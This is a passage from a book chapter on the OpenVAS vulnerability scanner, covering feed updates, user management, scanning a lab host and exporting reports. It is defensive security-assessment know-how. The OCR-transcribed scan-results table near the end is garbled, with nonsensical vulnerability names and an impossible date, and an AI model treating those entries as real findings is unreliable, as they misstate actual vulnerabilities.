


Figure 2-9. OpenVAS virtual machine user configuration

The OpenVAS version you are using is the community edition, and it doesn't require any key. However, if you wanted to use the commercial version, then you would need to enter the subscription key. For now, you can skip this step, as shown in Figure 2-10.



Figure 2-10. OpenVAS subscription key upload screen

OpenVAS Administration

In the previous section, you saw how to set up OpenVAS by downloading the ready-to-use virtual machine setup. Now, before you get into the actual scanning part, you need to set up a few things as part of administration.

Feed Update


Feeds are an absolutely essential component of OpenVAS. If your OpenVAS setup has old feeds, then you may miss out on detecting the latest vulnerabilities. Hence, it's crucial to have the latest feeds in place before you initiate any scan. To check the current feed version, go to Extras ➤ Feed Status, as shown in Figure 2-11. You can see that the feeds have not been updated for 54 days.

Type	Content	Origin	Version	Status
Nvt	<input checked="" type="checkbox"/> Nvt	Greenbone Community Feed	2018-08-17 19	Too old (54 days) · Please check the automatic synchronization of your system
SCAP	<input checked="" type="checkbox"/> CVSS · <input checked="" type="checkbox"/> CPE · <input checked="" type="checkbox"/> OVAL Definitions	OpenVAS SCAP Feed		No status info available
CPE	<input checked="" type="checkbox"/> CERT Bond Advisories · <input checked="" type="checkbox"/> CERT-CERT Advisories	OpenVAS CPE Feed		No status info available

Figure 2-11. OpenVAS feed status, with outdated feeds

To update the feeds, you can go to the terminal and type command `openvas-feed-update`, as shown in Figure 2-12. Just make sure you have an active Internet connection to update the feeds.

CHAPTER 2 OPENVAS



A terminal window titled "root@kali: ~" showing the command "openvas-feed-update". The output indicates the update is for NVT feeds from the OpenVAS community feed server at <http://www.openvas.org/>. It also mentions that the service is hosted by Greenbone Networks at <http://www.greenbone.net/>. The message "All transactions are logged." appears twice. Usage instructions for mailing lists and IRC chat are provided. Terms and conditions are mentioned, along with a note about blocking source IP if sync fails.

```
File Edit View Search Terminal Help
openvasmd-sqlite          openvas-stop
openvas-migrate-to-postgres
root@kali:~# openvas-feed-update
[>] Updating OpenVAS feeds
[*] [1/3] Updating: NVT
OpenVAS community feed server - http://www.openvas.org/
This service is hosted by Greenbone Networks - http://www.greenbone.net/

All transactions are logged.

If you have any questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

By using this service you agree to our terms and conditions.

Only one sync per time, otherwise the source ip will be blocked.

receiving incremental file list
plugin_feed_info.inc
    1,131 100%    1.08MB/s    0:00:00 (xfr#1, to-chk=0/1)

sent 43 bytes received 1,234 bytes 364.86 bytes/sec
total size is 1,131 speedup is 0.89
OpenVAS community feed server - http://www.openvas.org/
This service is hosted by Greenbone Networks - http://www.greenbone.net/

All transactions are logged.

If you have any questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

By using this service you agree to our terms and conditions.

Only one sync per time, otherwise the source ip will be blocked.

receiving incremental file list
```

Figure 2-12. Updating the OpenVAS vulnerability feeds

The feed update will take some time; once it's done, you can again go to the OpenVAS web interface and check the feed status. Now you should see that the feed status is current, as shown in Figure 2-13.

The screenshot shows the 'Feed Status' section of the OpenVAS interface. It lists three feeds:

- OpenVAS Community Feed**: Version 361805343494, Current.
- OpenVAS SCAP Feed**: No status info available.
- OpenVAS CERT Feed**: No status info available.

Figure 2-13. OpenVAS feed status, updated

User Management

OpenVAS works in a client-server architecture, where multiple users can connect to a centralized server. Hence, it is important to create and manage users and groups. Before you create users, you need to have some user groups in place. To create new OpenVAS user groups, go to Administration ► Groups, as shown in Figure 2-14.

The screenshot shows the 'Roles (7 of 7)' section of the OpenVAS user management console. The roles listed are:

- Admin**: Full administrator, full privileges.
- Guest**: (Guest.)
- Info**: Information (viewer.)
- Monitor**: (Performance monitor.)
- Observer**: (Observer.)
- Super Admin**: (Super administrator, full privileges with access to all users.)
- User**: (Standard user.)

Figure 2-14. OpenVAS user management console

Once you have created and configured the required groups, you can create new users and assign them to specific groups based on their privilege levels. To create a new user, go to Administration ► Users, as shown in Figure 2-15.

CHAPTER 2 OPENVAS




Figure 2-15. Adding new users into OpenVAS

While OpenVAS allows you to create and manage users locally, it also allows you to connect with Lightweight Directory Access Protocol (LDAP) for centralized user management. It is possible to configure the LDAP settings by going to Administration ➤ LDAP, as shown in Figure 2-16.




Figure 2-16. OpenVAS configuration for LDAP authentication

Similarly, OpenVAS can also be configured to authenticate against the RADIUS server. It can be done by configuring the RADIUS server settings at Administration ► RADIUS, as shown in Figure 2-17.

Figure 2-17. OpenVAS configuration for RADIUS authentication

Dashboard

OpenVAS has a rich dashboard that is its home page by default. The dashboard offers a centralized view of tasks, hosts, NVTs, and so on, as shown in Figure 2-18. Each demographic can be exported in CSV format.



Figure 2-18. OpenVAS dashboard with demographics

Scheduler

In an enterprise environment, it may happen that scans are required to run after business hours. In such a scenario, the OpenVAS scheduler can be handy. The scheduler can be accessed at Configuration > Schedules and can be used to trigger scans at a specific time, as shown in Figure 2-19.




Figure 2-19. OpenVAS scan scheduler

Trashcan

If you happen to delete any of the entities in OpenVAS and later need to get them back, it is possible to recover them through the trashcan. You can access it at Extras > Trashcan, as shown in Figure 2-20.

The screenshot shows the Greenbone Security Assistant interface in Mozilla Firefox. The title bar reads "Greenbone Security Assistant - Mozilla Firefox". The address bar shows the URL "https://127.0.0.1:9390/omp?cmd=get_trash&token=1a1aa860-7c39-4afe-98a1-2bd959a18a03". The navigation menu includes "Dashboard", "Scans", "Assets", "Schedule", "Configuration", and "Extras". The "Extras" menu is open, showing options like "My Settings", "Performance", "CVSS Calculator", and "Feed Status". The main content area is titled "Trashcan" and contains a table with the following data:

Type	Items
Agents	0
Alerts	0
Configs	0
Credentials	0
Filters	0
Groups	0
Notes	0
Overrides	0
Permissions	0
Port Lists	0
Report Formats	0
Roles	0
Scanners	0
Schedules	0
Tags	0
Targets	0
Tasks	2

Figure 2-20. OpenVAS trashcan for viewing and restoring deleted items

Help

Though most of the tasks in OpenVAS are simple and easy to find, it may so happen that you need some help on certain topics. OpenVAS has comprehensive help documentation that you can access at Help ► Contents, as shown in Figure 2-21.

CHAPTER 2 OPENVAS




Figure 2-21. OpenVAS help content

Vulnerability Scanning

Now that you have OpenVAS set up and running with updated feeds, you can get started with scanning a live target. Here, you'll first try to scan a Linux system. Log into the OpenVAS web interface, as shown in Figure 2-22.




Figure 2-22. OpenVAS login page

The next step is to create a new scan task. To create a new scan task, go to Scans ► Tasks, as shown in Figure 2-23.




Figure 2-23. OpenVAS dashboard and task wizard

Now you can either choose to start a simple task wizard or use an advanced task wizard that offers more scan flexibility. For now, you'll get started with the simple task wizard, as shown in Figure 2-24. All you need to do is enter the target IP address and click Start Scan.

CHAPTER 2 OPENVAS




Figure 2-24. Initiating a new vulnerability scan in OpenVAS

Note that OpenVAS has several predefined scan profiles. Depending on the specific requirement, you can choose one of the following scan profiles:

- Discovery
- Full and Fast
- Full and Fast Ultimate
- Full and Very Deep
- Full and Very Deep Ultimate
- Host Discovery
- System Discovery

For the default scan, the Full and Fast profile is selected.

The scan gets initiated, and you can see the scan status is set to Running, as shown in Figure 2-25. The scan's action tab provides various ways to pause and resume the scan if required.




Figure 2-25. OpenVAS task status dashboard

Once the scan is complete, you can go to Scans ► Results to view the vulnerabilities identified during the scan, as shown in Figure 2-26. Now that the scan is complete, you can simply view the scan results in the OpenVAS web console or download a comprehensive report in the format of your choice.

Report: Results (51 of 366)							
Vulnerability	Severity	Qid	Host	Location	Action		
Open for remote Service	Info	80%	192.168.25.129	general.ip			
OS End Of Life Detection	Info	80%	192.168.25.129	general.ip			
TiKki 355 and Command Execution Vulnerabilities	Info	80%	192.168.25.129	general.ip			
Java KVM Server Insuree Delta Configuration Remote Code Execution Vulnerability	Info	95%	192.168.25.129	1099/tcp			
Distributed Ruby (RubyOnRails) Multiple Remote Code Execution Vulnerabilities	Info	99%	192.168.25.129	8793/tcp			
Postfix Backend Ingestack	Info	99%	192.168.25.129	2534/tcp			
Apache Struts 2.3.14.1 Remote Denial of Control Vulnerability	Info	99%	192.168.25.129	8080/tcp			
MySQL - InnoDB write password	Info	99%	192.168.25.129	3306/tcp			
VNC Rdpvnc Login	Info	99%	192.168.25.129	5905/tcp			
RestGrid5000 - write password	Info	99%	192.168.25.129	5433/tcp			
DHCP Database	Info	99%	192.168.25.129	3632/tcp			
Check for new Service	Info	99%	192.168.25.129	5143/tcp			
gnome3d notfound accessible	Info	80%	192.168.25.129	80/tcp			
File and Directory Traversal	Info	80%	192.168.25.129	80/tcp			
Check for Help Service	Info	80%	192.168.25.129	80/tcp			
PDF2DLib libjpeg vulnerability when parsing every string parameters from jpeg files	Info	99%	192.168.25.129	80/tcp			
Stat HTTP Accept-params method	Info	99%	192.168.25.129	80/tcp			
VirtualCompressed Source Packages Backend Vulnerability	Info	99%	192.168.25.129	42205/tcp			
VirtualCompressed Source Packages Backend Vulnerability	Info	99%	192.168.25.129	23130/tcp			
SQ44 Brute Force Logins with Default Credentials Reporting	Info	99%	192.168.25.129	2239/tcp			
TiKki Cross-Site Request Forgery Vulnerability - Sep 31	Info	99%	192.168.25.129	80/tcp			
MS SQL Server 2014 and 2016 - TiKki Cross-Site Request Forgery Vulnerability	Info	70%	192.168.25.129	1433/tcp			
Multiple Vendor STOMP Implementation Persistent Arbitrary Command Injection Vulnerability	Info	99%	192.168.25.129	23/tcp			
Check for anonymous FTP Logon	Info	80%	192.168.25.129	21/tcp			
TiKki Cross-Site Request Forgery Vulnerability	Info	80%	192.168.25.129	80/tcp			
Simba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)	Info	99%	192.168.25.129	445/tcp			
HTTP Debugging Methods (TRACE/HEAD) Enabled	Info	99%	192.168.25.129	80/tcp			
Check if Malicious answer to VRFY and EXPN requests	Info	99%	192.168.25.129	25/tcp			
Not directory browsable	Info	80%	192.168.25.129	80/tcp			
SSL/TLS Certificate Invalid	Info	80%	192.168.25.129	443/tcp			

Figure 2-26. OpenVAS scan results

CHAPTER 2 OPENVAS

It is also possible to filter out vulnerability results. For example, you may want to see only HTTP-related vulnerabilities. Simply go to Scans ▶ Results, and on the Filter tab, enter the filter criteria, as shown in Figure 2-27.




Figure 2-27. OpenVAS scan results and filters

OpenVAS Additional Settings

So far you have seen how to set up the OpenVAS virtual machine and get started with vulnerability scanning. OpenVAS is a flexible vulnerability management system that offers a lot of customization. This section talks about some additional OpenVAS settings that you may choose to configure as per your requirements.

Performance

OpenVAS is certainly a resource-intensive tool. It can consume a lot of memory and CPU. Hence, while scanning a number of systems, it is worthwhile to keep an eye on its performance. To view the performance data, go to Extras ▶ Performance, as shown in Figure 2-28. You can view performance data for a custom time period by filtering the dates.




Figure 2-28. OpenVAS resource and performance management summary

CVSS Calculator

The Common Vulnerability Scoring System (CVSS) is the baseline used by many security products for calculating a vulnerability's severity. CVSS takes into consideration multiple parameters before computing the vulnerability score. OpenVAS offers a ready-to-use CVSS calculator that you can use to calculate vulnerability scores. You can access the CVSS calculator at Extras ➤ CVSS Calculator, as shown in Figure 2-29. You can find more details about CVSS at <https://www.first.org/cvss/>.

CHAPTER 2 OPENVAS




Figure 2-29. OpenVAS CVSS calculator

Settings

OpenVAS is a highly configurable system and has many settings. It can be really useful to get an overview of all the settings and their values in one place. You can go to Extras ➤ My Settings, as shown in Figure 2-30, to get an overview of the settings configured so far.




Figure 2-30. OpenVAS administrative settings

Reporting

So far you have learned how you can effectively use OpenVAS to scan target systems. Once the scan is complete, the next important step is to generate a detailed report. Having a comprehensive report is extremely critical because it will help administrators fix the identified vulnerabilities. OpenVAS supports multiple report formats, listed here:

- Anonymous XML
- ARF
- CPE
- CSV Hosts
- CSV Results
- HTML
- ITG
- LaTeX
- NBE
- PDF
- Topology SVG
- TXT
- Verinice ISM
- Verinice ITG
- XML

To generate a report in the required format, go to Scans ► Reports, select the format from the drop-down menu, and click the adjacent down arrow to download the report, as shown in Figure 2-31.

CHAPTER 2 OPENVAS

Figure 2-31. Export scan results

The report contains detailed vulnerability information, as shown in Figure 2-32.

Figure 2-32. OpenVAS HTML scan report

For each vulnerability identified, the report has the following details:

- Summary
- Vulnerability detection result
- Impact
- Solution
- Affected software/OS
- Vulnerability insight
- Vulnerability detection method
- Product detection result
- References

Summary

This chapter gave you an essential overview of OpenVAS starting from its setup to using it to perform a vulnerability assessment. The next chapter will introduce you to the versatile Metasploit framework and help you understand how NMAP and OpenVAS can be integrated with Metasploit.

Do-It-Yourself (DIY) Exercises

- Set up OpenVAS in VirtualBox or VMware.
- Use OpenVAS to scan one Windows host and one Unix-based host.
- Generate vulnerability reports in HTML and PDF.

CHAPTER 3

Metasploit

